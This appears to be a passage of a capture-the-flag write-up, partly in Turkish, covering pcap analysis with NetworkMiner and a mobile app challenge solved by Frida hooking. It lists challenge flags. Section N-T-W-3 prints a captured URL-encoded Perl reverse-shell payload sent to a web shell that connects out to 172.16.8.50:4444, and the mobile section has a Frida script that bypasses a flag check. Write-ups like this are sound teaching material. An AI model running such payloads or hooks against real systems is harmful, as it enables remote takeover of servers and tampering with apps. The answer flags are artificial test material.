


Flag: HK{K4r4den1z1n_S1ber_Y1ld1zlar1}

6. NETWORK

6.1. N-T-W-1 - Done


1. NETWORKMINER İLE AÇ



Flag: Flag{sql_injection}

6.2. N-T-W-2 - Done


1. NETWORKMINER İLE AÇ



Flag: Flag{bBHk1d.php}

6.3. N-T-W-3 - Done

1. NETWORKMINER İLE AÇ



/bBHk1d.php?uBBBS2=nohup%20perl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3bforeach%20my%20%24key%28keys%20%25ENV%29%7bif%28%24ENV%7b%24key%7d%3d~/%28.%2a%29/%29%7b%24ENV%7b%24key%7d%3d%241%3b%7d%7d%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22172.16.8.50%3a4444%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24~-%3efdopen%28%24c%2cw%29%3b


while%28%3c%3e%29%7bif%28%24_%3d~%20/%28.%2a%29/%29%7bsystem%20%241%3b%7d%7d%3b%27%20%26

Flag: Flag{172.16.8.50,4444}

7. MOBIL

7.1. Pikachu - Done

1. JADX-GUI ile actigimizda flagin basilacagi yeri goruyoruz



2. Fridayla mainactivitydeki getflag butonuna basildiginda flagi alicagimiz scripti yapiyoruz

```
Java.perform(function() {
    let MainActivity = Java.use("com.hk.pikachu.MainActivity");
    MainActivity["getFlag"].implementation = function (view) {
    console.log('getFlag is called' + ', ' + 'view: ' + view);
    this.found = "True"
    let ret = this.flag(this.check(), this.secret())
    console.log('getFlag ret value is ' + ret);
};
});
```

3. Flag